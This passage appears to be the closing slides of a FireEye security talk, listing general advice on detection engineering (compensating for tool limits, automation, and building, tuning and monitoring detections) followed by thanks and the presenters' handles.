 - Understand limitations of toolsets and/or artifacts and compensate elsewhere (build your own, open source tooling, etc.)
- Automate repetitive tasks to free you up to more effectively develop methodology-based detections
 - Initial idea and detection development
 - Tuning/scrapping/rebuilding of detection
 - Monitoring and tuning going forward for detection

FireEye

Thank You!

@matthewdunwoody

@danielhbohannon

